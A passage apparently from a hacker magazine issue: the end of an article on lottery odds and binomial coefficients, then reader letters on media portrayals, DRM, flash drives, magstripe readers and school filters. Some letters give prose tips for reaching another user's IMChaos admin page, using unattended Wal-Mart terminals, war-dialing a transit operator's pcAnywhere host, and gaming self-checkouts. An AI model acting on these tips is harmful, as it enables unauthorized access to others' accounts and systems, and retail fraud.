Procedure

Let n = the number of balls in the lottery and therefore the highest possible number that you can choose.

Let x = the number of picks that must be made correctly to win.

Since you have chosen six numbers, the chances of getting one of your six numbers correct out of 50 is:

```
(n/x) = (50/6) = 6 in 50 (or 1 in 8.333)
```

Now let's take a step up to see the chances of getting two of the six picks correct. The odds of getting the first pick do not change. You still have that same chance, but the odds of getting two numbers right increases quite a bit. To figure out the chances of getting the second number, you have to consider that you now have one less ball and one less pick left to match. You now have a 5 in 49 chance of getting that second pick alone (1 in 9.8). Unfortunately, that is very much related to your previous pick. It is not a simple matter of getting each pick independently of one another. Statistically, the chances are multiplied for each pick that must be made because you have to get *both* of the numbers.

```
(50/6) * (49/5) = (8.333 * 9.8)
= 1 in 81.666
```

Those odds are a little bit tougher now, aren't they? Logically, you may see the progression as the odds for each pick become higher and higher individually. Your odds of picking the final ball are 1 in 45 (remember that you started at 1 in 8.333 for the first ball). Take each individual chance of a correct pick and multiply it by each one of the others. This combined with the odds of getting *all* of the picks correct generates the following calculation:

```
(50/6) * (49/5) * (48/4) * (47/3) *
(46/2) * (45/1) = 1 in 15,890,700
```

So if your state increases in population and/or you have people winning too often, then you may notice that they add an extra ball to the lottery. Redo the calculations above and notice the difference that adding one ball to the lottery can have on the overall odds of winning. Keep in mind that every entry is another dollar taken in by the state.

This is why some states also have a powerball lottery that is shared with other states. Since the population is higher when combining the potential audience of multiple states, the powerball allow some control over the probability. The calculation is based on the same principal, but instead of your final pick being a 1 in 45 chance (still using the example earlier) it is now a 1 in 50 chance (assuming the powerball goes up to 50). Since you are only picking five balls from the original pool, you also only get a 5 in 50 probability to start with (which is 1 in 10 for your first pick compared to the 1 in 8.33 in the previous example). When you multiply that new equation out, you see the following:

```
(50/5) * (49/4) * (48/3) * (47/2) *
(46/1) * (50/1) = 1 in 105,938,000
```

By adjusting how high the powerball can be, the probability can be predicted much better. Recalculate the odds with a powerball of only 30 and notice the difference.

Application

Earlier I mentioned the term "factorial." I also mentioned that the order of the picks was unimportant. Because of this, there is a special rule that can be used to calculate the probability using factorials. This lets you use a calculator and save a lot of time. This is a special case called a binomial coefficient. A binomial coefficient has a special formula and notation that can be used to calculate the same probability. It is as follows.

$$nCx = \frac{n!}{(n-x)!x!}$$

Again, the same assumptions earlier are in force. "n" is still the number of balls and "x" is the number of picks. Our friend the factorial helps us out here. In our case:

$$50C6 = \frac{50!}{(50-6)!6!}$$

can be reduced to:

$$\frac{50!}{44!6!}$$

Now, you may have to look at this closely, but remember the definition of a factorial and you can reduce this formula even further based on the logic and understanding of what a factorial is. 50! means 50 * 49 * 48 etc. and 44! means 44 * 43 * 42 etc., correct? Well, 50 is obviously larger than 44. Once you get to ...44 * 43 * 42... you are going to be overlapping numbers in the denominator, or bottom of the equation! Since basic algebra tells you that a 44 in the numerator will cancel out a 44 in the denominator, the same holds true for factorials. In the following equation, the 44! in the numerator and the 44! in the denominator can be canceled out:

$$\frac{50 * 49 * 48 * 47 * 46 * 45 * 44!}{44! * 6!}$$

leaving

$$\frac{50 * 49 * 48 * 47 * 46 * 45}{6 * 5 * 4 * 3 * 2 * 1}$$

is the same as writing out all of the numbers on the bottom and crossing them out with all of the numbers on the top. We recognized ahead of time that this would happen and saved ourselves some time and space. You can write them out if you feel more comfortable visualizing the whole thing, but you will be using a lot of paper.

Now you find yourself looking at a simple multiplication and division problem. Calculate the equation the rest of the way out and what number do you get? I'll bet that it is 15,890,700. And you can easily calculate the factorial portion of these equations on your trusty scientific calculator. The really good ones include the binomial coefficient formula built in and you simply enter the "n" followed by the key and then the "x" and magically your answer appears! It is not magic, it is mathematics.

Myths

OK, so you want to try and "trick" the system and increase your odds. Unfortunately, you can't trick statistics and you can't trick mathematics. One of the more common tactics that I see people trying is to combine their money together as a group, usually at their job, to increase their chances of winning. On the surface it looks like you are increasing your odds of winning by having 20 chances to win instead of just one. Technically, it is a true statement. Unfortunately, it is a negligible amount of an increase compared to the loss you would get by splitting the money with your coworkers.

Method of number choice is another point of question. Does it help to pick your birthday and the birthdays of your family? What about autopicks from the register. Are those more likely to win? Or less likely to win because the machine is "fixed?" Should you stay away from patterns like 1,2,3,4,5,6 and scatter your numbers across the board? The answer is simple. Since history has no effect on picks, and since logistically the machines, balls, and people are verified by an independent accounting firm, the picks cannot be "rigged." All numbers have an equal chance of coming up at any given time.

Some people think there are patterns that emerge in the lottery picks. They think that some balls simply have a tendency to occur more than others. This is simply not true. Individual numbers picked during the lottery change, but the chances of numbers over the career of the lottery will remain constant. Many lottery sites post historical picks for people to look for patterns or analyze the hell out of the numbers. This is all smoke and mirrors. They are perfectly happy to provide these numbers because they know that there is no pattern. If it convinces people to play more using their "pattern conspiracy theories," they will happily allow you to mislead yourself.

Did you really think you were the first to think of the old "play every combination" trick? Let me remind you that you would need almost 16 million dollars to play every combination! Even if you could somehow convince a bank or someone to back you on that bet, I pose two questions: Why would they need you when they could do it themselves? And what if someone else actually gets lucky and you have to split it with someone else? Oops! Don't forget about the government and the tax people!

Summary

The lottery, like most casino games, is fixed. I do not mean to say fixed as in "they are cheating," but fixed statistically. Statistics are analyzed long before it is ever introduced. They know the odds, and they know how often they will win and how much they will make compared to how much they will have to pay out. The lottery will always, in the long run, benefit the states. They cannot lose. I know that is not what you expected to hear.

So how do you hack the lottery? I can sum up the answer to this question in two words. "Don't play." The only time the lottery was "hacked" was in 1980 in Pennsylvania and it involved tampering with the mechanics of the game, something that is now very controlled. If you are still interested in this story, you can look it up on the Internet quite easily. Keep your hard earned money in your pocket and don't let them take it from you through some false dreams of winning. If you play the lottery, they actually hacked *you.*

Shoutz: my statistics professors, all DDP members, everyone who has any part in the Binary Revolution at binrev.com.

Troublemakers

Clearing Things Up

Dear *2600:*

I want to express my thanks and gratitude for clearing up my confusion about *Takedown*. I was not very old when I saw it and I had never really heard of *2600* at that time. Being young and seeing a movie like that made me arrogant. Even though they portrayed Kevin as a violent vandal, I still thought the character in the movie was cool.

A friend of mine introduced me to *2600* here in Denmark. And after seeing *Freedom Downtime* I realized how unreasonably *Takedown* had portrayed Kevin. *2600* definitely showed me how to be an ethical hacker instead of a vandal like the character in *Takedown* played by Skeet Ulrich. Thank you for clearing up the mess.

nima

It's always good to know when we've had a positive effect. Ironically, mainstream American audiences have only now gotten their first opportunity to see this film as it was finally released on DVD in the States this summer as "Track Down." But changing the name did little to change the inaccuracies portrayed.

Dear *2600:*

I'm a preschool teacher and today during afternoon snack time one of my students told me about a bad dream she had had the night before. It involved a character named Hacker from the children's television program *Cyberchase*. The dream was apparently very scary to this four year old girl who was starting kindergarten in September. I know people in the past have written about how awful this show is and how it is probably affecting children. I am telling you that all these people were right. I asked her and the other children in the room what a hacker was. Most had just an opinion on the character Hacker and didn't know what a hacker in general was. They all agreed he was a very bad person who wanted to rob and defraud you.

I asked if any of their parents copied their DVDs so they could have their own copy to put in the DVD player themselves. Indeed, a couple did. At a three to five year old level I explained fair use and DeCSS.

"Why don't they want me to have a copy of *Finding Nemo* to put in when I want?"

"Because they want your daddy to buy two so they can have more money."

"That's silly, they should share."

The kids learned a valuable lesson: that their parents and they were in a hacker conspiracy to independently watch movies that they legally own. They learned that people who do bad things are bad people whether they do them on a computer or in the physical world. You should always treat others the way you would like to be treated.

Mark

It may seem thoroughly appalling to manipulate the minds of toddlers until you realize that it's already being done every day through television and other less subtle forms of propaganda. A little debriefing is definitely in order.

Expanding on Thoughts

Dear *2600:*

Galahad's article about bypassing website security (21:1) left out one surefire way of defeating right-click suppression. Internet Explorer keeps its cache in the "Temporary Internet Files" folder, using original filenames and everything. But certain other browsers store their cache in either compressed, obfuscated, or just plain hidden form. So looking for the filename of the picture you want to keep is made much more difficult. In that case you can view the source of the page and look for the text around the picture you want to save, just as Galahad says. Then you copy the path that leads to the image and paste it into the address bar. The picture should load up by itself with no scripting running to prevent right-clicking and saving the sucker. This technique should work with any browser, except maybe browsers without image-viewing capabilities like Lynx.

I'd also like to offer my congratulations for 20 years of fascinating, disturbing, and politically charged articles, and for 20 years of ceaseless service to hackers everywhere. I know that centuries from now, historians of the Information Age will point to you as one of the most important groups to influence the hacker community, and the states and nations in which we live. Thank you.

Rujo-king

And to those future historians we can only apologize for failing to stop the darkness. Unless of course we succeeded.

Dear *2600:*

With all of the recent fuss over websites attempting to block users from obtaining their images, another relatively easy approach is to use [Print Screen] to capture the whole page and then, using your favorite image editing app, crop the part you want and save the file. I understand that this would be more difficult for oddly shaped or layered images, but, seeing as how most images are rectangular anyway it's an alternative worth considering.

FredTheMole

Dear *2600:*

k0nk wrote in 21:1 ("Setting Your Music Free") about the encryption dodge for Apple's AAC format by converting AAC media to WAV format. The user may have free use of the music now, but what has the user really gained? Apple and other content providers have either intentionally or accidentally dealt with this situation and others

analogous to it by providing music with a low sampling rate. While 128 Kbps is almost enjoyable compared to FM radio, it's a far cry from the 1.41 Mbps that CD audio provides, and merely white noise when compared to analog recordings. I think that low resolution audio is another impediment to fair use and shows the contempt of content providers for the consumer. Would you rather buy an unabridged novel or pay to download a copy of the same book with every third word missing?

If Apple and other content providers were actually interested in preventing piracy, they would stop creating a demand for it.

Cameron

Dear *2600:*

Volume 21 marks four years of reading *2600* for me. I found the article on page 52 of 21:1 interesting, but quite a lot of it is fallacy. MyTunes is/was a program for saving songs streamed over local network music sharing, not for removing the DRM from iTMS songs. It worked by spoofing itself as iTunes, which ended up being a bit of authentication followed by an HTTP GET request. The method that the author talks about, by redirecting sound drivers to the hard disk, would still result in recompressing compressed audio, which is a BadThing (tm). Perhaps the author was thinking of Playfair, which is/was a program for removing the DRM from iTMS AAC files purchased on your account, assuming your copy of iTunes had a key for decrypting the ones you had bought. Also, Sound Studio is not Apple software, but rather shareware by Felt Tip Software (http://www.felttip.com).

Thanks for the great magazine.

generationxyu

Dear *2600:*

In response to k0nk's article, there is a tool called Hymn (http://hymn-project.org) that allows one to remove the protection from files downloaded into iTunes, thereby allowing conversion to more ubiquitous formats. Hymn is a free download under GNU GPL and there are versions for Mac/Windoze. For some reason, the Linux version has been removed from the downloads area. The source code is available as well.

I have employed this to convert several purchased songs with no (or no perceived) loss of quality.

aguilanegra

Dear *2600:*

In 21:1 you responded to a letter by saying "Hackers who uncover unprotected private information are treated as if they created the weak security when all they did was figure out a way to defeat it. The media portrays them as the threat to your privacy when in actuality hackers do much more to protect it."

You're wasting your breath. The media's definition of the word "hacker" isn't going to change any time soon. Why don't you just accept their definition and choose a new name for yourselves? Otherwise it seems futile. The energy you spend trying to defend hackers could be used to promote yourselves.

Mannequin

If we did such a thing, do you honestly believe it would end there? Any word used to describe us would wind up being subverted by those who continue not to get it. So it's best to continue fighting to educate people.

Dear *2600:*

I noticed in 21:1 that there was an article entitled "Taking Advantage of Physical Access." I read the article and thought to myself, why not just mail the solid-state hard drive to yourself at work and then once you're done with it mail it out to yourself or a friend? Wouldn't that be easier and more safe than trying to sneak it in using your shoe or a coffee cup? I would hope that the place of business could not inspect your mail as it would be a federal offense would it not?

w00tpro

Dear *2600:*

In regards to Stik's article "Exploiting AIM Screen Name Loggers" in 21:1, there is an easier way to access the admin page of someone's IMChaos page (at least, I found this easier). Copy the link out of the person's profile, then put it in your own profile, but change the part that is your screen name to the other person's screen name. If you don't want anyone who can see your profile to know you're doing this, be sure to block all users first. Next, sign off of AIM and go to the directory where info.htm is stored (usually C:\Documents and Set ➥tings\[windows login]\Application Data\Aim\[screen ➥name]\ in Windows). Edit the info.htm file in Notepad, and in the A HREF tag add TARGET="_self". Now sign back on to AIM and view your profile. Presto! If you click on the link you will be viewing the other person's admin page from an AIM profile viewing window, so IMChaos's server scripts won't know the difference. Just be sure you remove the link from your profile when you're done. Or you could leave the link there for everyone you know to abuse.

ieMpleH

Dear *2600:*

First off, I've been reading your magazine for about a year now and I think it's great. When I got issue 21:1 and read the article by Wrangler about ways to conceal mini solid-state hard drives, I kind of smirked to myself. Not a week before, I had bought one of these wondrous devices. The one I bought was a PNY (http://www.pny.com) Attache model, which is completely concealed within a pen. They come in 128 or 256 meg versions. Just the 128 will set you back about 70 bucks, but if you need the added security it's worth it. I like to put my "sensitive" data on it, then throw it in a cup with some other pens.

Jarett M

We assume you don't work in a busy office with a lot of pen thieves.

Dear *2600:*

Someone should give Wrangler a little education on USB keychain drives, flash memory, and hard disks before he tries to educate others.

"Surprisingly, the one shortcoming of using these devices is not the gizmo itself. Rather, the target computer's hard drive will be your biggest obstacle. The flash memory chip inside the solid-state hard drive can read in the data as fast as the computer can hand it over. Hard drives, however operate much more slowly...."

First, USB 1.1 vs. 2.0. The vast majority of installed USB installations are 1.1 which has a theoretical maximum transfer speed of 11Mbits/sec (~1.4MBytes/sec) and in reality is much more like 500-1000KBytes/sec depending on the conditions. So the biggest bottleneck is the USB 1.1 specification. USB 2.0 fixes this bottleneck and ups the ante to 480Mbits (although there are reasons why you won't ever get close to this speed).

Second, the flash memory itself is *not* that fast either. Arstechnica.com recently did an excellent roundup of 2.0

drives. It showed that the speeds vary quite a lot between brands for both read speeds and write speeds. Data set size also made a big impact. Some drives were faster at doing small reads/writes and others excelled at moving large amounts of data at once. Results for USB 2.0 based drives ranged from 4-10MBytes/sec reading and writing large files and were mostly under 1000KBytes/sec for smaller files.

Most modern hard disks are faster than flash memories being used in consumer based flash drives (CF, USB2.0, SD, memory stick, etc.). Most hard disks can sustain at least 10MBytes/sec and the fastest 15K RPM ones will now do upwards of 60-70MBytes/sec. Given that most systems don't have USB 2.0 yet, you could even argue they are an order of magnitude faster.

The NVRAM in flash devices is not the same as the RAM most people think of in your main memory. They also have limited read/write cycles that are orders of magnitude lower than RAM.

Jacob

Dear *2600:*

In response to I.O.Hook's article in 21:1 about "subverting non-secure login forms," I'd like to suggest taking a second look at what exactly is meant by "login forms on non-secure web pages." Presumably, though not specified, the author of that article is suggesting the "https" protocol as the "secure" way to present a login page as opposed to "http".

People need to understand the difference between encryption and authentication. In the case of https, the "s" for "security" simply means that the data is traveling on an encrypted link. It can still be "bad" data, infected data, or even "non-secure" data in a manner of speaking - if the data is for instance a secret passphrase intended for use with some other site.

So the article's assertion that login forms on "non-secure pages" are "hanging in the breeze... to mirror and exploit" is a bit misleading. Hosting pages via https (spoofed or mirrored or otherwise) is not too difficult, requiring one to set up an SSL server certificate, which is not hard to get.

Fact is, most login pages need to be accessible from non-authenticated locations since their purpose is to authenticate you. Whether a login page is encrypted or not matters less than how/where the user-submitted authentication data is sent. And in the case of the Yahoo example, a perusal of the page source indicates that the form is being submitted securely to "action=https://login.➥yahoo.com/..."

ree

Dear *2600:*

I just read "Inside Adelphia" on page 44 of 21:1. While the information listed was meant to be informative, I can't help but be disappointed that you would print such an article.

I am now a former employee of Adelphia. I worked as a technician for over two years and I can tell you that no two Adelphia systems are the same.

The "mess" referred to is identified in many different ways. One system may use a green colored tag to signify an account that has service (which could be standard, digital, modem use, but really the only way to know is to see the inside of the house). A yellow tag would mean that the customer has limited service (using some sort of "trap" that may give them channels 2-13, 2-20, or any number of combinations). A blue tag would be accompanied by a 75 ohm terminator, which can be rather difficult to remove. This is the tag system used where I was employed. Just a few miles away in another system all of the tags are white.

Some systems use a tag system while others use addressable taps which allow the service from each port of a tap to be switched from an office. This is pricey, and the Adelphia systems in the middle of the woods don't usually use them.

The digital side of Adelphia varies greatly from system to system. The area I covered actually made use of two different kinds of equipment, making it all the more difficult to troubleshoot.

The digital signal is sent in a QAM, which is in the same 6mHz used by an analog channel and contains information for maybe ten or twelve digital channels. The info is sent in bits and pieces. Maybe a digital channel receives its color from QAM 1, some sound from QAM 2, and the rest from QAM 18. Each Adelphia head end (where the signal is generated) has control over setting up QAMs.

The talk of signal strength is totally inaccurate. Most problems with cable (TV and modem) stem from a poor splitter. The splitter you buy at Rat Shack for 15 bucks (it's gold plated) might not pass the downstream signal to a modem. Signal differs pole to pole, depending on the location of nodes, mini bridgers, line extenders, etc. You can't say that losing more than 10dB is going to kill the modem. There are modems (such as the Terayon 715) that hate high signal. The only sure way to find out what is going on with signal is to use a dB meter. If you have a modem that can give you stats on signal, that's a start, but a meter is the best bet.

So if someone can write a story about Adelphia based on a visit from the cable guy, maybe they should think on a more global scale.

jazzy

Dear *2600:*

I'm writing in response to the comments in reply to my letter in 21:2.

Of course I didn't give them my Social Security number. They never had it because there is no credit check needed. Tracfone is a prepaid service and the fact that it's all anonymous is what attracted me to it. They were suggesting that everyone give parts of their Social Security number, and a follow up call to the Tracfone people revealed it's a "blanket policy" they have.

Michael J. Ferris

Dear *2600:*

An anonymous letter in 20:4 noted that the Department of Homeland Security does not publish field office addresses on its website (dhs.gov). This is a combination of poor webmastering and bureaucratic structure. The Department does not have any real field offices to speak of. In reality, DHS is more of a brand than an entity of its own.

If you're looking for a field office of DHS, look for a DHS agency instead. The "local DHS office" phone number provided is answered by "U.S. Customs" and Customs is a DHS agency. "Customs and Border Protection" (cbp.gov) has an office (or five) at every international airport, seaport, and land crossing. "Immigration and Customs Enforcement" (ice.gov) has an office in every major city. "Citizenship and Immigration Services" (uscis.gov) has hundreds of district, field, and sub-offices. Even everybody's favorite, the Secret Service (secretser-

vice.gov) is a DHS agency with a field office near you. Dial zero and ask for the Coast Guard. You'll get a DHS agency.

I understand how it could feed paranoia that the DHS website doesn't make it easy to find anything. But that's not because they're being secretive; the website is subrate. Look under "DHS Organization" then "Department Components" and hit Google - you'll find the DHS agency offices near you.

OpenDNA

Dear *2600:*

I want to expand on infrared's comments on page 33 in issue 21:2. In addition to the windshield washer terminal, holding the center button while pressing the directionals works on the Spark Plug selection and Oil Filter selection terminals as well. These key combinations have various (useless) functions such as testing the battery and setting up the unit to connect to a computer for programming. The database containing the cross reference for parts is sent to Wal-Mart on an MMC card (accessible by removing the two Phillips screws on the back of the unit) which is unreadable using a normal PC MMC card reader (I've tried). There is also what appears to be a USB port on the back of these units, though I have not had any opportunities to connect a computer. I'd be interested if anybody else had any more information on them.

If you really want something interesting to play with at a Wal-Mart, try to find one of their wireless terminals laying around. Often these terminals will be left logged in, so if you can get to it before it times out (20 minutes I think), you can do just about anything. Its capabilities include (depending on who's logged in) ordering items, looking up prices or cost (terminals show mark up percentage), changing prices/starting sales, checking another store's inventory, and even sending/receiving email (corporate only, no Internet email access).

I will close with this advice: Be careful when messing around in Wal-Mart. The company does not cut corners when it comes to their security systems. There are cameras *everywhere* and most of those cameras are movable by remote control from the security office. The quality is superb and you will get caught and they will press charges, even for small crimes. So if you're messing around, don't do anything that could result in legal action. The eye in the sky is watching!

Copyaj

Dear *2600:*

This is in response to SARain's article on using a CueCat for passwords (21:2). Having a password system tied to a unique piece of hardware is probably not the best idea in the world. You can purchase a modified CueCat on eBay for under $10. These output just the bar code and not the serial or anything else when scanned. I picked one up for cataloguing. Kudos to SARain on an interesting use of the thing.

quel

Dear *2600:*

First, thank you for the magazine. I have never regretted subscribing. It was a pain trying to pounce on the few issues that the neighborhood Borders would get in. As always, keep up the good work.

"Magstripe Interfacing - A Lost Art" in 21:2 was a great article. It seems to be something that Acidus has put some time into. As for practicality, if you happen to have a TTL magstripe reader and are interested in hacking the hardware, his piece will help get you where you want to go. Understanding the low level functioning of a device is always helpful.

I would like to point out, however, that magstripe readers have gotten significantly easier to work with as of late. You can now get readers that plug into your PS/2 or USB ports which will wedge the data into any application as keystrokes. Win2K and WinXP will automatically install drivers for these devices. I would venture to guess that MacOSX would handle the USB version easily (someone correct me if I guessed wrong). By plugging in one of these devices, opening up Notepad, and swiping a card, you can almost instantly view data on all tracks (with a three track reader). Within a minute I had my device plugged in and a dozen cards in my wallet scanned.

Please note that while Track 3 is supposed to be governed by the ISO 4909 standard, that does not stop the track from being used for whatever purposes the writer desires. Many magcards (e.g., drivers' licenses) will use Track 3 in a nonstandard way with different delimits. All Track 1 and 2 data that I've seen has conformed to ISO 7813 standard, but these probably have some nonstandard versions too.

Below are some URLs for examples of the types of readers I mentioned and a URL for decoding the tracks. Decoding really isn't much of an issue anyway if you're good at reading text and numbers. The readers are slightly pricey, especially from the manufacturer, but Googling will quickly turn up new readers for 50-60 percent of that. Used readers can be found even cheaper. The convenience factor and small profile of the "minis" are worth the price in my opinion. You will notice that I'm biased towards the MagTek site. This is because their readers are the ones I've had experience with and they seem to be reliable. I can't say anything for or against any other company's products, so comparative feedback would be great.
http://www.magtek.com/products/card_reading/
➥magstripe/swipe/mini/usb.asp
http://www.magtek.com/products/card_reading/
➥magstripe/swipe/mini/wedge.asp
http://www.magtek.com/products/card_reading/
➥magstripe/swipe/full_size/wedge.asp
http://www.magtek.com/documentation/
➥public/99800004-1.pdf

For people in charge of implementing magcard systems (typically because the cards are so inexpensive), you should at a minimum encrypt the data that is written to the cards. Interleaving bits between characters or even tracks is a decent example of this. This way anyone reading the cards gets garbage. It still won't prevent someone from copying one, though, so physical security of the cards is still your biggest challenge. To maximize physical security effectiveness, have an easy, no hassle way for users to report lost cards and get new ones with a changed ID.

Play hard, play legal!

DarkLight

Dear *2600:*

In response to Lynn in 21:2, trying to become invisible isn't always the best idea. Keeping your address and email safe is a good practice, but trying to become invisible will most likely attract more attention then you will want. My parents recently bought a house and in our Buffalo newspaper I found our names listed, how much we spent on the house, and its address! I was going to complain, but apparently anything spent over $5000 is automatically listed in the paper. The smarter thing is to blend

in with the crowd. You are only another fish in the sea. Trying to erase yourself will most likely get yourself noticed.

Shadowfox

Dear *2600:*

I just wanted to drop a note thanking JK for his article on the Lantronix SCS 1620 (21:2). As a security professional, I frequently have a difficult time convincing people to change the default passwords. I picked up an extra copy of this quarter's magazine and dropped it (folded open to page 54, user names and passwords highlighted) on the desk of my worst offender this morning. It will be interesting to see the fireworks when she arrives.

I'd also like to point out that the Lantronix SCS 1620 is a simple repackaging of the earlier Lightwave SCS 1620. Lantronix bought Lightwave for their technology a little over a year ago.

Lightwave made a number of other network terminal servers ranging from an eight port unit all the way up to a 32 port unit. All of the units use basically the same command set, so once you've worked with one of them, you should be very comfortable with the others. The major advantages of the SCS 1620 are that it can be configured out of the box to use ssh2 and that it has an underlying unix host.

Your readers who are systems administrators should seriously look at this range of boxes, as they wonderfully fill the need for a remotely accessible secure way to get to the system console. I've used them on everything from Data General unix boxes to Sun Solaris systems.

Goldman of Chaos

Dear *2600:*

This is in response to vectorsigma's letter in 21:2 about destroying or recovering CD-Rs. I have sanded the reflective layer off on my CD-R and it appears that the organic dye layer may or may not be removed, depending on how thoroughly you sand the disks. However, it's visible to the naked eye so you can just hold your disc up to a light and see. Also, there are plenty of scratches which would make retrieval a very noisy process.

Deadpainter (20:4) suggests that governments can use magnetic sensors and electron microscopes to recover data from CDs. I believe he is confused, as CDs are not magnetic media. If you choose to use acid as he suggests, I have a few cautions. First, pick an acid that is corrosive to the materials used in your CD-R. Second, pick a container that is not corroded by the acid or you will have a chemical spill on your hands. Third, do not store it inside unless it is under a fume hood as many strong acids have very corrosive vapors that will hurt your lung tissue.

There is possibly another method of erasing the CD-Rs. You can heat them to 250 degrees Celsius (482 degrees Fahrenheit), which is what the laser does to record in the first place. That will make the CD-R all "pits" and probably destroy the transitions used for synchronization. An even heating to this temperature may be a more reliable method than microwaving or sanding, but I'm not sure what the other layers of the CD-R will do at this temperature.

Finally, if you use a block encryption mode that amplifies errors, the need to erase is lessened and partial destruction of your media becomes much more effective.

For more information, see http://www.cdrfaq.org/.

The Gillig Phantom

Discoveries

Dear *2600:*

I came across this site shortly after receiving the Spring issue. The site is photographs of the world from space. http://eol.jsc.nasa.gov/cities/ or search for "cities collection" in Google since they have already moved it once.

Wildkat

You can't quite see your house from there. But the day is coming.

Dear *2600:*

I am a frequent rider of the PATH trains that run from New Jersey into downtown/midtown Manhattan. For those readers who are unfamiliar with this system, it is owned and operated by the Port Authority of New York and New Jersey. The routes are somewhat limited; nevertheless, it is used by many every day to get back and forth in tunnels that run beneath the Hudson River. Let me start by saying that unlike some other riders, I have generally had positive experiences with PATH and they provide a pretty reliable service during rush hour when I need them the most. I don't intend them any harm by writing this but I couldn't help but notice something interesting on their "Pathvision" closed-circuit announcement screens the other day as I was boarding the train.

Whatever machine they have this system running on will occasionally display the famed "blue screen" or produce various other error messages related to hardware misconfiguration, etc. and they are always worth a chuckle or two as one passes by. But on this particular occasion, the computer was halted at what appeared to be an NT desktop and I was able to see some of the icons for the first time. Among the scattered mess, I spied an icon for pcAnywhere. Given the presence of that icon I got to thinking that there were a couple of likely scenarios for this particular machine. Since its primary function is to run an "always on" application that displays train information and since its output is piped directly to a monitor that displays throughout the entire tunnel system in real time, I would assume the computer is not used for an outgoing remote connection but more likely as a host machine that accepts an incoming connection. This way an employee would be able to quickly connect into it from afar and start the application that displays the "Pathvision" info, etc. So assuming it is set as a host, in most companies the connection would take place in one of two ways: either the machine waits as a TCP/IP host for a connection from a remote machine on the network or the machine has a 56k (or possibly lesser) modem through which it waits for a call to come in over a standard phone line.

In the TCP/IP host scenario, assuming that a would-be attacker lacks access to the network, PATH is probably pretty safe. A person with network access though who wanted to find that machine might start by scanning for machines listening on pcAnywhere ports (usually 5632, I believe) and assuming that pcAnywhere is not installed on every machine as part of a standard build, you would probably be able to find this particular one without too much effort. I suspect, given the fact that they are willing to let one of their most visible computers display error messages for what is sometimes hours at a time, that their technical group is not very alert... so information can probably be garnered pretty easily from the Help Desk or elsewhere through social engineering, etc. (for those so inclined). Since the organization is pretty small, there

may be only one domain (if there even is a domain) so if you can find your way into that you've probably got it all.

The other scenario involving the dial-up modem is a bit scarier. This type of setup is unfortunately pretty typical for companies that have not yet adopted an IP-based remote solution. It wouldn't surprise me if PATH falls into this category. These types of companies typically allocate unpublished extensions based on main numbers for their employees and support staff to dial into while out of the office. With this in mind, one could easily start by taking the main number for PATH (212-435-7000 or any from the contacts listed on their web page) and war-dial your way into a "brighter, cleaner path." All it would take is a remote machine with a dialer and then an agent such as pcAnywhere installed. I'll leave it to others to see if anything's there but I remind you again of the consequences of these types of things.

Again, I don't write this letter out of spite for PATH. Sure, the frequency of trains during nights and weekends needs to be increased and they go way overboard with their use of Pathvision to broadcast Orwellian images of "suspected terrorists" but on balance they provide a solid service. They have even adopted in-tunnel video screens within the last year that are pretty cool even though all they play are advertisements. My hope is that someone from PATH might read this and realize they are revealing more than they think when they allow whatever machine that is to sit in a crippled state for all riders to see. Not only is it a sign of sloppy technology and laziness, but it also gives potentially dangerous insights into their computer systems. Let's all hope that PATH gets back on track!

Dave

Idiocy

Dear *2600:*

When did it become wrong to search for information on technology?

After reading your article in 20:4 ("Paranoia vs. Sanity"), I was compelled to write my senior English paper on hacking, which I got approved by the teacher. I covered the origin, famous hackers, previous court cases, current laws, and current security issues, all while trying to encompass a main point that hackers are not the evil twisted madmen the media makes them out to be. During the research for this paper my high school implemented content filtering software from Lightspeed Systems. This new filtering system made searching on the Internet difficult. As a result, I, along with other students, began to search for information on how the filter worked and ways to bypass it. Our searching led us to discover that the filter did not block secure connections or connections running via a proxy.

A few weeks later I was called into the principal's office and questioned about my use of Google to find ways around their new filter. I tried to reason with the administrators that what I was doing in no way harmed the school computers and that it was breaking no laws or school rules. I attempted to explain that my only goal was to investigate and learn about the filtering system. Despite the arguments from myself, other students, teachers, and my parents, I was given punishment. I was to report to in-school suspension during two of my three computer related classes during the next week. Even more bizarre was the fact that I was allowed to use my personal laptop during my suspension.

It seems that the paranoia has hit my school administrators with full force. Now that two more students have been issued time in suspension for the same acts of merely searching for information about the filtering system, I can't help but ask when did it become wrong to research the flaws in a piece of software? At no time did any student cause harm to the school's systems or data. So much for trying to educate yourself in a public high school!

PCracer51

At some point you ought to let the geniuses who run your school in on the fact that their actions probably led to hundreds or even thousands of other people (our readers) pursuing the very knowledge they thought was so dangerous. If they understood this "risk" from the start, we bet they'd be a little more careful about stepping on people's rights.

Dear *2600:*

I've always wondered just how the current trend towards lowest-bidder programming and development would work with the rise of the automated checkout in supermarkets and other stores, a poorly designed machine at best. Just to test how stupid these automated checkouts were, I saw that a shelf of protein bars had a card discount of $1.00 off on $2.00 protein bars. There was also a stack of coupons on top of the shelf for another $1.00 off each. That's right... net price: zero.

Now, a *real* clerk would say no to the next thing but the machine did not. I filled a basket with as many bars as there were coupons for... at least two dozen. Then I went to an auto checkout. Each bar reported "savings, $1.00." After scanning and bagging all the bars, I scanned and fed in all the coupons and ended up with a net total of... you guessed it: zero! I added a 99 cent bottle of water just so that the machine wouldn't throw a fit of confusion, paid for it, and left the store with a bag bulging with *legally* free expensive protein bars, about $48.00 worth. The coupons didn't say "one per customer" so yes, it was perfectly legal. But the giant-chain supermarket who decided that a living clerk wasn't important was out $48.

Also, keep in mind that any weighed item not placed completely on the scale surface will register less than its actual weight and the machine does not check that the item is fully on the surface. I suspect that this sort of thing may well keep nibbling at them more and more as people get smarter.

Keep in mind that if you use a "rewards" discount card or the like, some machine *will* know you did this. But I registered for one with a false name and false address... the clerk didn't care.

No Name

Clearly, a system of verifiable identification will become mandatory so that people will be accountable for all of their purchases. This, coupled with an employee-free workplace, will ensure a utopian society.

Dear *2600:*

Let me start off by saying what a great job you guys do. I have been reading for several years and can't tell you how much I've learned.... Enough ass kissing and on to the point.

I have never submitted anything like this before. Then again I've never been this pissed. The source of my frustration lies with McAfee. I have had a ton of problems with their Virus Scan software. (No wonder people hate technology and don't run anti-virus.) Basically, after expecting me to pay for support on a problem their software

caused, I got a hold of some doofus whom I couldn't understand and who was just reading from a script. To make a long story short, one of their troubleshooting tips is to edit the security settings on your PC for Internet Explorer. The "technician" (and I use that term lightly) told me to enable "Download unsigned ActiveX controls" and enable "Initialize and script ActiveX controls not marked as safe" and other insecure practices. I even asked, "Doesn't this leave my machine exposed?" to which he replied "No, no, always we do this. Very safe it is." (Not sure whether it was broken English or Yoda.)

